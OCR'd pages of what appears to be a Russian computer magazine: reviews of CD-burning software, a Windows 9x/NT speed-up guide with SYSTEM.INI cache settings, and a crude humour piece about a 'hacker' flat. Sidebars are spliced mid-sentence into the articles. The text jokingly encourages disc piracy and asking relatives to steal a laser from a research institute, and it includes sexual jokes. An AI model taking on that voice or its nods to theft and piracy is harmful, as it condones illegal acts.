При создании Audio CD воспринимаются файлы типа WAV или MP3. Помимо записи, ты можешь вытаскивать треки с уже записанных дисков и сохранять их в WAV с разрешением 44.1 kHz, 16-bits стерео. Во время записи диска перенос данных осуществляется моментально, без предварительного создания образа на винте. За счёт этого запись происходит быстрее, но за год работы с этой прогой 5 болванок улетели в мусорной ведро из-за сбоя при записи. В качестве дополнения есть возможность протестировать записанный диск на скорость чтения. Но это лишнее, потому что все записанные мною болванки читались лучше, чем любой MITINO-совместимый диск. Так что у меня сомнений в записи не возникает, хотя это зависит от привода. Короче говоря, сама-то прога неплохая, но, во-первых, опознавать приводы ее учил какой-то кретин, а во-вторых, она абсолютно не подходит для тиражирования или снятия копий с дисков.

Adaptec Direct CD

www.adaptec.com/



Эта прога от всё той же Adaptec, только название чуть-чуть другое, заметил? А вся фишка в том, что способ записи дисков в этой проге иной. Если раньше ты подготавливал список файлов, которые надо перенести на болванку, а потом нарезал диск, то здесь ничего подобного делать не надо. Нужно только отформатировать диск, и он готов к записи с помощью ЛЮБОЙ софтины, например, Explorer, FAR или любого другого файлового менеджера. Короче говоря, твоя болванка превращается в простую дискету. Если болванка семейства CD-R, то на неё ты сможешь только записывать. А если CD-RW, то можно писать, переписывать отдельные файлы и удалять привычными средствами. Неплохо? Нет, это не "неплохо", это рулез форева!

Типы записи на CD-R, CD-RW

1. CD-ROM (ISO 9660)- на такой диск можно засунуть любые данные.

2. Multisession CD-ROM – улучшенный тип записи, при котором можно дописывать одноразовые болванки.

3. Audio CD (CD-DA) – звуковой диск. Записанная таким образом болванка влезет в любой музыкальный центр и запоёт как соловей.

4. Video CD – тип записи видеофильмов. С появлением MPEG4/DivX он почти потерял для нас интерес.

5. Photo CD – тип записи каталогов фотографий.

6. Mixed-mode CD – такой тип записи похож на простой Audio CD, только первый трек – это компьютерные данные. Их можно прочитать только в компе, а остальные треки спокойно прослушиваются как музыка в любом музыкальном CD-проигрывателе. В таком формате ты уже, наверно, видел немало игр.

7. CD Extra mode – похож на предыдущий, но только сначала идут музыкальные треки, а потом данные.


Итак, Direct CD запускается при старте компа и удобно располагается в трее рядом с часиками. Как только ты вставляешь диск, прога проверяет его на формат. Если диск отформатирован с помощью Direct CD, то он становится доступным для записи обычными средствами.

Рулез-то он рулез, но есть и пара недостатков:
1. При форматировании диска теряется почти сотня мегов.
2. Записанный диск пойдёт не на всех компах. Иногда придётся устанавливать спецдрайвер UDF.


UDF (Universal Disk Format) - это стандарт файловой системы, который позволяет использовать болванки, как любой другой сменный носитель инфы. Лично у меня все CD-RW болванки отформатированы с помощью DirectCD, и теперь мне не нужны zip-драйвы на 250 или более мегов. У меня есть универсальная дискета на 560 мегов. А главное, цена этой дискеты всего 2 бакса. Так что если у тебя и у твоих друзей есть драйвер UDF, то выбор очевиден.

Feurio

www.feurio.de




В отличие от предыдущих, эту прогу нельзя отнести к простым. Здесь уже сложно сделать что-то за два щелчка мыши. Feurio относится к разряду профессиональных и эту характеристику оправдывает. Основное назначение софтины - запись музыкальных болванок. Feurio состоит из двух модулей: Feurio! CD-Manager и Feurio! CD-Writer. С помощью первого ты создаёшь список треков, настраиваешь имя трека, название, промежутки до и после трека и многое другое. Всё это сохраняется на диске, и ты можешь прямо из проги прослушивать свой "виртуальный" CD-ROM. Заметь, что я поставил кавычки у слова виртуальный, потому что это ещё даже не CD-ROM, а просто база с треками. Когда наслушаешься, отправляйся в Feurio! CD-Writer и переноси виртуальность в реальность :). Этот процесс уже намного легче. Нужно только выбрать проект, в котором ты сохранил любимые мелодии из мультфильма "Винни-Пух" и запустить запись :).



К недостаткам проги я бы отнёс её некрасивый и неудобный дизайн, а также HELP, который написан на немецком. Первый недостаток не очень важен, потому что прога профессиональная. Это только на первый взгляд в ней слишком много настроек, а на деле любой меломан найдёт им применение. Так что если ты и есть тот парень, который делает пиратские аудиодиски для продажи, то мы знаем, какая софтина у тебя стоит :).

DiscJuggler

www.padus.com



Это маленькая, но очень наглая прога. Она снимает копии с любых дисков. Всё делается очень просто и без напряга. Для быстрого снятия копий желательно иметь простой привод CD-ROM и CD-RW. Если присутствует только один, то придётся копировать через временный файл на диске, что не всегда желательно. Как заявляет программист, написавший прогу: "DiscJuggler может снимать копии с дисков любой защищённости". Описывать я здесь ничего не буду, т. к. софтина узко специализирована для копирования дисков.

ArcSoft Photo Studio 2000

www.arcsoft.com




Photo Studio 2000 создаёт альбомы из любимых фоток, которые ты можешь потом переносить на болванку в формате Photo CD. В проге есть всё необходимое для скана, печати и редактирования фоток. Причём редактирование реализовано на достаточно высоком уровне. Это, конечно же, не Фотожоп, но для начинающего художника ("художник" происходит от первых букв слова, которое рисуют на заборах) этой проги будет достаточно. Нехилое количество возможностей, не меньшее

Методы записи на CD-R/RW болванки

1. Track-at-Once. При использовании этого метода записывающий лазер включается только перед записью очередной трека и потом сразу выключается. Это значит, что запись происходит по одному треку. Между треками вставляются специальные промежутки. С помощью этого типа записи можно записывать Multisession CD, т. е. дописывать однажды записанную болванку, даже если она была одноразовой.

Если ты записываешь диск, содержащий данные и звук, то между ними вставляется промежуток в несколько секунд. Почти все писалки умеют писать в таком режиме, а некоторые даже позволяют выставлять вручную продолжительность промежутков. В этом случае используется немного другая разновидность этого метода записи Track-at-Once Variable-Gap.

2. Session-at-Once. Диск записывается по сессиям. Этот метод нужен для записи смешанных CD, содержащих аудио и данные. В этом случае за одну сессию (без выключения лазера) запишутся аудиотреки, а за вторую сессию – данные.

3. Disc-at-Once. При использовании этого метода уже весь диск записывается без выключения лазера. После записи сессия закрывается и диск дописывать уже нельзя.

4. Packet Writing – запись производится небольшими пакетами. Этот метод я нашёл в достаточно распространённой проге DirectCD от Adaptec. Этой прогой желательно пользоваться только для записи CD-RW дисков. Если ты запишешь таким макаром CD-R болванку, то её можно будет прочитать только на MultiRead CD-ROM-ах. К тому же, диск уменьшается почти на сотню мегов. При записи любым другим методом одноразовые болванки будут совместимы с любым приводом CD-ROM.

количество эффектов, и всё это под неплохим дизайном и удобным управлением. Диагноз - покатит. Из всех прог для создания Photo CD-альбомов, что я видел, эта оказалась самой мощной. Единственный недостаток - сама она писать диски не будет. Для этого придётся использовать WinOnCD или Adaptec Easy CD Creator. Резюме: ставить только в том случае, если ты ЧАСТО пишешь фотоальбомы.

ArcSoft Video Impression

www.arcsoft.com

Опять творение ArcSoft. Создаёт Video CD и записывает его на диск. Если у тебя есть соответствующий девайс для видеозахвата, то ты просто обязан установить себе этого ма-




ленького гиганта. Хотя у Video CD сжатие по сравнению с DivX отсутствует, это остаётся единственным (доступным простому смертному) шансом освободить свой винт от видео и удобно расположить видеоархив на полке для CD. У меня нет карточки видеозахвата, поэтому я не смог протестировать эту возможность. Но мне удалось создать маленький фильм путём сканирования фоток и вставки стандартных кадров, что тоже дало неплохой результат. Так что даже из фоток можно сделать трёхчасовое видео :).

Примечание!

Всё проги (кроме Adaptec Easy CD Creator) отлично показали себя на приводах от Sony и Hewlett Packard. Для тестирования использовались диски Mirex (кстати, очень недорогие, хорошие и качественные). За время тестов все диски были прописаны без проблем, за что мы требуем от фирмы UEP-CD "великие тыщи баксов" за рекламу :).

Реактивные винды.

Элементарная оптимизация системы



Андрей Каролик (andrusha@sl.ru; http://www.dal.net.ru)

Выписка из карты больного:
- долго жужжит и копается в себе, прежде чем выдает нужную информацию
- тормозит как обдолбанный
- появилась склонность к зависанию
- творит что-то страшное


Знакомо? Да у вас, батенька, система не оптимизирована. Молодежь стала необразованная и считает, что купив большой винт, много памяти и крутые девайсы, все полетит, как г... с балкона :). Все хорошо, но есть ветер боковой. Точнее, первый месяц все будет летать, но со временем появятся глюки, а за ними и нервный владелец железного друга. Самым простым выходом у незнаек почему-то считается переустановка системы, хотя это, по большому счету, проблему не решит, если только раньше не сделано форматирование. Но после форматирования нужно восстанавливать все награбленное. Одним словом, безвыходная ситуация? Ан нет, нужно просто оптимизировать систему. Для этого много ума не надо...

Шаг 1. Структура логических дисков

Оптимизацией полезно заняться еще до установки системы при разбиении на логические диски. Что лучше с точки зрения производительности - один логический диск на 10 Гбайт, или 3 Гбайт, выделенных под систему, и 7 Гбайт под какие-либо данные? Будет лучше выделить под систему отдельный раздел небольшого размера (2 - 4 Гбайт). Этот шаг приведет к тому, что системные файлы, доступ к которым осуществляется более-менее одновременно, будут находиться на близких друг к другу областях физического диска - т. е. физическая "взаимная фрагментация" системных файлов будет намного ниже. Особенно стоит мотать на ус тем, кто имеет системные диски размером в несколько десятков гигабайт. Понятное дело, что если выделить под системный логический диск 10% - 20% от емкости большого диска (т. е. около 2 Гбайт), то время поиска дорожки при движении головки по системным файлами будет в несколько раз меньше, нежели то время, которое необходимо затратить головке, пока она мечется по всему физическому диску.
Стоит ли дробить диски каким-либо еще образом? Нет, не стоит. Каждый логический диск в процессе своего использования системой заставляет хранить в памяти довольно много (сотни Кбайт) служебной информации, и это уменьшает количество доступной системе памяти. Хотя это и не очень большая потеря, но при создании нескольких логических дисков быстродействие падает. У этого правила, впрочем, есть одно исключение: если ты юзаешь систему FAT32 (а юзеры Windows98/ME не имеют другой стандартной файловой системы), то не стоит создавать логические диски более 10 - 15 Гбайт. Если у тебя винчестер, скажем, 40 Гбайт, то будет разумнее сделать несколько логических дисков помимо системного, но так, чтобы они не использовались одновременно. Например, первый системный, второй основной, третий архивный, а четвёртый монтажный (сидюки собирать).

Шаг 2. Дефрагментация

Во время многократной записи/удаления информации на диске образуется каша, доступ к которой гораздо медленнее, чем к упорядоченной информации. Чтобы это лечить, делают дефрагментацию. Для дефрагментации диска создано множество утилит. Но не стоит забивать себе голову поиском какой-либо навороченной. С этой функцией прекрасно справляется встроенная в форточки стандартная система дефрагментации. Для ее запуска надо зайти в Пуск/Программы/Стандартные и там запустить дефрагментацию.



В зависимости от запущенности фрагментации на диске, размера диска и мощности системы процесс может занять от нескольких секунд до нескольких часов. Скорость также зависит и от производительности диска и степени загруженности информацией.


Шаг 3. Виртуальная память

После дефрагментации необходимо настроить виртуальную память. Все современные опера-



ционные системы пользуются виртуальной памятью - специальным файлом подкачки. В народе обзывается свопом. Основной параметр, имеющий отношение к системе виртуальной памяти - размер свопа. Система подкачки у операционных систем разных версий Microsoft существенно отличается. Зайди в панель настроек компьютера (вызывается правым щелчком на "Мой компьютер", затем пункт "Свойства") и открой последнюю вкладку. В ней есть кнопочка "Виртуальная память". По умолчанию там установлено, что все выбирается окошками. Но это не есть правильно, наведи тут порядок.






Система Windows 95/98/ME имеет (конкретно имеет) по умолчанию динамический файл виртуальный памяти, который изменяет свой размер в соответствии с текущими потребностями системы. Имеет ли смысл вмешиваться в такой режим работы, выставляя минимальный и максимальный размер вручную? Имеет. Если ты поставишь минимальный размер свапа в районе 200 - 300 Мбайт (максимальный - на личное усмотрение, но лучше - не менее 500 Мбайт), то ты избавишь систему от ненужных манипуляций по динамическому изменению размера файла. Если после этой процедуры ты еще и дефрагментируешь свой диск (об этом читай выше), все будет летать, как истрибитель :). Системы Windows NT4.0 и Windows 2000 имеют немножко другую стратегию работы с виртуальной памятью - динамическое изменение размера файла виртуальной памяти хоть и предусмотрено, но не является штатным режимом работы. Какой общий минимальный размер свопа выбрать? Значение, которое стоит по умолчанию, слишком мало для эффективной работы. Обычно системам требуется минимум где-то в районе 200 - 300 Мбайт. Максимальный размер не имеет особого значения, но лучше поставить порядка 1 Гбайта. Это практически никак не повлияет на работу системы в обычном режиме, но позволит избежать неожиданностей и сбоев в самые ответственные моменты, например, во время работы с большими документами. Где и как размещать своп? В случае если у тебя есть несколько логических дисков, помести файл виртуальной памяти на том логическом диске, который ближе к физическому началу диска. Быстродействие операций чтения/записи там традиционно выше. А что делать, если у тебя несколько жестких дисков? Размести виртуальную память вне системного раздела. Это очень существенно повысит быстродействие. Некоторые системы, например, Windows NT4.0 и Windows 2000 могут использовать виртуальную память на нескольких дисках - но имей в виду: размещать даже часть виртуальной память на том же физическом диске, где и сама система, не следует. Если у тебя три физических диска, то размести свапы на обоих несистемных дисках - это тоже сильно повысит быстродействие, а система сама сбалансирует загрузку дисков.

Шаг 4. Память и кэш

Еще одной частью окошек, съедающей память, является кэш. Даже на машинах с огромным ОЗУ этот кэш поедает большую часть системной памяти. Но на кэш аналогично виртуальной памяти можно установить ограничения на минимальный и максимальный размер. Это делается либо с помощью специальной утилиты типа Cache Manager, которая способна автоматизировать процесс ограничения выделяемой под кэш оперативной памяти. Либо с помощью изменений в системном файле окошек. Изменения надо внести в SYSTEM.INI - системный файл форточек. Для этого открываешь этот файл в Notepad, ищешь надпись [vcache], и под этой записью пишешь следующее:

```
MinFileCache=16384
MaxFileCache=16384
Chunksize=512
NameCache=2048
DirectoryCache=48
```




Это пример для тех, у кого 64 метра оперативки. Если у тебя, например, 128 метров, просто помножь все цифры на два. Такие настройки обеспечивают хорошую производительность системы и одновременно освобождают уйму памяти. Подробнее о значениях:
MinFileCache - устанавливает значение минимального кэша для файлов в Кб. Число 16384 заставляет систему отвести под кэш не менее 16Мб;
MaxFileCache - делает обратное - устанавливает максимальный обьём кэша;
Chunksize - прямо сказывается на производительности, этот параметр устанавливает, на куски какого размера побит блок памяти, выделенный под кэш;
NameCache - устанавливает количество файлов, отслеживаемых форточками;
DirectoryCache - делает то же самое с каталогами.
Установка фиксированных значений заставляет Windows перестать трепыхаться в попытках постоянно подогнать кэш под нужный размер.

Шаг 5. Профилактика глюков

Конечно, предотвратить появление глюков гораздо проще, чем с ними бороться. Но если деваться некуда, и с системой все-таки начали происходить непонятные вещи :), то попытаться от них избавиться можно. Для начала стоит просканировать систему для выявления всевозможных ошибок на винте. Подойдут Scan Disc или Norton Disc Doctor, с помощью которых сделай поиск сбойных мест на винчестере и ошибок файловой системы. При этом включи тестирование записи на винт. Scan Disc аналогично дефрагментатору есть в стандартных утилитах форточек. Для запуска сканирования надо зайти в Пуск/Программы/Стандартные и там найти и запустить сканер.






Если сканирование прошло успешно, а при загрузке система виснет, попробуй загрузить систему в “Режиме защиты от сбоев” (Safe Mode). Если при загрузке в Safe Mode проблема пропадает, что чаще всего и бывает, то можно, отключая некоторые устройства, предотвращая загрузку потенциально глючных драйверов и используя драйвер стандартного VGA - видеоадаптера, постепенно вычислить виновника проблем. Можно в стартовом меню (вызывается нажатием кнопки F8 при загрузке компьютера) выбрать режим пошаговой загрузки, обойти файлы конфигурации AUTOEXEC.BAT и CONFIG.SYS (часто неполадки возникают из-за менеджеров памяти или совершенно лишних ДОСовских драйверов, например, EMM386 приводит к зависанию Scan Disc при загрузке русской версии Windows), а также предотвратить автозапуск фоновых программ. Если невозможно загрузить Windows даже в режиме Safe Mode, попробуй вылечить посыпавшийся диск тем же Scan Disc из-под ДОСа. В стандартной установке окошек при неудачном выходе из стеклянных автоматом запускается сканер из-под ДОСа. Самый главный метод выявления причин сбоев заключается в том, чтобы проследить в моменты появления глюков за различными системными событиями, запросами и обращениями с помощью программ мониторинга, чтобы попытаться выявить системную ошибку или сбойную задачу. Анализируя обращения к реестру, можно определить, какие параметры из реестра запрашиваются в момент возникновения сбоя - возможно, какой-то из них отсутствует или имеет некорректное значение. А с помощью анализа обращений к файлам можно понять, в каких файлах находятся настройки сбойной программы, а какие файлы отсутствуют. Например, на сайте www.sysinternals.com есть масса подобных утилит:
Registry Monitor - анализ обращений к реестру;
File Monitor - мониторинг обращений к файлам;
DllView - информация о библиотеках, используемых текущими процессами;
OpenList - сведения обо всех открытых системой файлах;
PortMon - обращения к портам;
VxD Monitor - анализ загруженных драйверов;
TCPView - информация о соединениях по протоколу TCP;
Возможно, что причиной глюка является программа, о работе которой ты и не подозреваешь :).

Шаг 6. Чистка реестра

Реестр форточек - своеобразная база данных, где хранится информация о настройке компьютера, программного обеспечения и самой операционной системы. От отсутствия ошибок в нем во многом зависит живучесть твоих стеклянных. Даже в реестре только что установленной ОС можно найти много мелких ошибок, Билл постарался :). Если ты любитель часто устанавливать себе разнообразные программы, а не заинтересовавшие тебя потом удаляешь, то возможно появление разных глюков, связанных с тем, что производителей ПО не очень заботит мусор в реестре, который оставляют их программы после удаления, и то, как изменения реестра, вносимые их разработками, влияют на другие программы и работу всей ОС. С помощью программы C:\WINDOWS\Regedit.exe посмотри ветви реестра.



Там найдешь много ключей, оставленных давно удаленными программами. Удалять этот мусор, замедляющий работу системы, приходится вручную. Для ленивых существует много специальных для этих целей программ, например, утилита Add/Remove Pro, ее качай с www.superwin.com.

Очень полезные советы

Не надо юзать вместе с окошками прогу EMM386. Она предназначена ТОЛЬКО для DOS и знает не более 64 метров оперативной памяти. При этом, эта задница встает поверх менеджера памяти форточек, давя его своим авторитетом :). В результате из своих 512 ты получишь только 64 метра.
- Не стоит грузить драйвер сидюка в CONFIG.SYS и MSCDEX.EXE в AUTOEXEC.BAT - программы предназначены для DOS, и форточки в них не нуждаются. Как правило, 90% исправных IDE-сидюков правильно определяются окошками.
- Не нужно засовывать (в пылесос тоже :)) в память доморощенные русификаторы, ни к чему хорошему это не приведет. Окошки нынче настолько умные, что сами грузят русификатор.
- Не стоит грузить драйвер мышки - форточкам опять же на него плевать с высокой колокольни, драйвер мыши у них свой.
- Не стоит устанавливать слишком длинный путь, это может в некоторых случаях существенно снизить производительность системы.
- Не стоит хранить слишком много файлов в каталогах, к которым ведет переменная %PATH%, это может значительно затормозить систему.
- После установки файла подкачки рекомендуется его оптимизировать. Тут стандартный дефрагментатор уже бессилен. Используй прогу Norton Speed Disk из четвертой или выше версии Norton Utilites.

ЭЛЕКТРОНН В КРЕМНИЕ

Даниил Шеповалов (dan@real.xakep.ru)

“Имидж - ничто, жажда - все!”, - именно так звучит известная имиджевая реклама, ориентированная, видимо, исключительно на страдающих от обезвоживания рейверов, часами не отрывающихся от водопроводного крана. Но нам-то с тобой, приятель, ясно, что это полное дерьмо и бессмысленная промывка мозгов. Все в нашей жизни что? Чтооо? Нет, вы, товарищ из первого ряда лучше помолчите. Вот ты, да-да, ты скажи-ка, что в нашей жизни все? Чтоооо??? Так, все заткнулись, придурки, нифига вы не понимаете - лучше я сам скажу. А все в жизни - это любовь! (слышны удары тухлых помидоров и яиц о лицо Дани). То есть, извините, не любовь, а белый лимузин; чемодан, набитый до верху йенами, фунтами и грантами-франклинами; а также силиконовая девочка у тебя на коленях. Или нет - две девочки. И мальчик. И еще маленький ослик в гараже. Ну, в общем, ты понял.



А до вышеупомянутых осликов, девочек и гигабайтов космокредов будет очень трудно добраться, если ты все время шифруешься под последнего обсоса. Конечно, это я сильно сгущаю краски - американская мечта не есть последняя истина и смысл нашей жизни, но тем не менее. Тем не менее в плане того, что грамотно продуманный и спланированный][-стиль серьезно изменит твою жизнь и сделает ее более яркой и насыщенной.

1. База

Куда ты практически каждый вечер приходишь спать? Куда??? Ннн-нда, дорогой друг, не ожидал. Ну да ладно - положим, ты все-таки приходишь спать домой. Зададимся вопросом: зачем нам еще нужен дом? Тут можно есть, здесь стоит твой любимый компьютер и сюда же обычно приводят девушек, чтобы... ну, допустим, поговорить по душам. (У-ха-ха, а некоторые с мальчиками по душам говорят... или с осликами опять же! - прим. внутреннего голоса). Неважно, не будем тут вдаваться в подробности, кто с кем и о чем разговаривает по душам, нас сейчас интересует другое: как придать своему убогому жилищу неповторимый суперурбанистический][-стиль? Для этого следует слегка модифицировать твою скромную обитель, а также оборудовать ее рядом фишек, о которых я сейчас преподробнейше растекусь мыслью по целлюлозе.

Среда обитания

Оглянись вокруг - какая куча ненужного хлама тебя окружает! Например, диван. Ну кому в наше время может потребоваться диван? Запомни главное правило безопасности жизнедеятельности: “с пола упасть нельзя!”. А вот с дивана как раз можно. Поэтому выкидывай его на помойку (или продай - как раз появятся лишние деньги на новый апгрейд), а поверхность пола застели мягкими приятными ковриками и набросай повсюду маленьких подушек. Пришел ты утром с пьянки - и где упал, там и заснул с чистой совестью. А какие оргии в таком помещении можно устраивать... это просто сказка. Осматриваемся дальше: ага, еще можно выкинуть стулья, стол, музыкальный центр и телевизор. И вместо всего этого барахла купить на толкучке советский ламповый усилитель и ТВ-тюнер. Хорошая звуковуха + мощный усилок заменят тебе дорогущую и мас-

АЯ КРОВЬ ВЫХ ВЕНАХ


сивную стереосистему, а ТВ прикольнее смотреть по монитору. То есть комп по ходу станет основой всей твоей домашней электроники. Ну а кому нужны стол и стулья? Встал ты утром, подполз к компу, включил, вечером выключил, отполз к ближайшей подушке и уснул. По-моему, красотища. Единственное, что стоит оставить в неприкосновенности - это шкаф. В него можно кидать грязные носки, одежду, старые компакты и горы распечаток. Очень полезная вещь! В прихожей на стенах непременно должна присутствовать пара-тройка ультрафиолетовых ламп в сочетании с легким индустриальным беспределом (трубы, блестящие металлические поверхности etc). Также будет прикольно найти на свалке несколько ржавеющих бочек, почистить их, нарисовать нитрокраской знак опасности радиоактивного заражения и написать: "Plutonium waste. Handle with care." Ну а потом ясно поставить в самых неожиданных и прикольных местах. Да, кстати, если у тебя кто из родственников работает в каком-нибудь НИИ, попроси их спереть оттуда небольшой рубиновый лазер. С этим девайсом можно провернуть следующую тему: установить его на полу в коридоре и направить на заранее установленную хитрую систему маленьких зеркал так, чтобы образовалась реальная лазерная сетка. Посетители просто офигеют. В общем, ты врубился в фишку, подобный дизайн твоей лачуги непременно создаст у твоих гостей ощущение футуристического урбана и стопроцентно повысит твой рейтинг продвинутого][-перца.

Детектор движения

Логово настоящего X должно быть всегда защищено от агрессивного вторжения извне. Лучше всего с этой задачей тебе поможет справиться самодельный детектор движения. Поставь около входной двери какую-нибудь дешевую цифровую камеру и подключи ее к компу. А на своем железном друге установи специальный софт, который попиксельно будет искать различие между последовательно идущими кадрами и в случае несовпадения десяти процентов изображения начнет бить тревогу. То есть на незначительные изменения обстановки (шапка с вешалки упала или потемнело из-за наступления ночи) она реагировать не будет, а на резкие переходы тут же начнет ругаться. В принципе, такую прогу самому написать нетрудно, но если тебе нереально лень - покопайся в Сети и выцепи там подобный софт специального назначения. Ты будешь более чем вознагражден за все свои старания. Представь только: приводишь ты домой новую девочку, открываешь дверь, и тут же тебя встречает отдающий металлом приятный женский голос "Сообщение системы безопасности: в секторе семь (входная дверь) замечено движение. Введите голосовой код доступа в течение десяти секунд. В противном случае данный инцидент будет расценен как вторжение, и вы будете подвергнуты термоядерной аннигиляции". Я так полагаю, новая девочка, офигев от твоей крутости, немедленно даст тебе прямо в прихожей...

ASCII/ANSI-обои

Ты наверняка не раз видел красивые ASCII/ANSI-картинки. Например, стильные заставки некоторых BBS'ок или .nfo-файлы с крутыми лого крекерских команд. Ну помнишь, прикольные имаджи, составленные из символов стандартной досовской кодировки. Подобные темы еще были очень популярны в начале 90-х в компьютерно-андеграундной тусовке, когда каждая группа считала делом чести иметь хорошего художника. Так вот, представь, что у тебя вместо тупых цветочно-узорчатых обоев на стенах будут наклеены шедевры подобной графики. Тогда любой перец, зайдя к тебе в гости, сразу просечет, что ты - реальный old scool'ный хакер. Конечно, с подготовкой рисунков придется изрядно повозиться: тебе нужно будет достать требуемый имадж в каком-нибудь графическом формате, разбить его на множество маленьких кусков, а затем уже перевести каждый из этих кусочков в ASCII специальной прогой. Далее придется распечатать все элементы рисунка отдельно и аккуратно расклеить по стенам, чтобы в итоге получилось первоначальное изображение. Ну, или, если ты немереный извращенец, можешь сам все продумать и нарисовать в AciD Draw или любом другом соответствующем редакторе по кускам. Ты только представь, как это будет круто: на одной стене висит двухметровый потрет любимой девушки, составленный из нулей и единиц, а на другой - красочный логотип твоей группы Urban Crew... ну или как там ее...





Графики жизнедеятельности

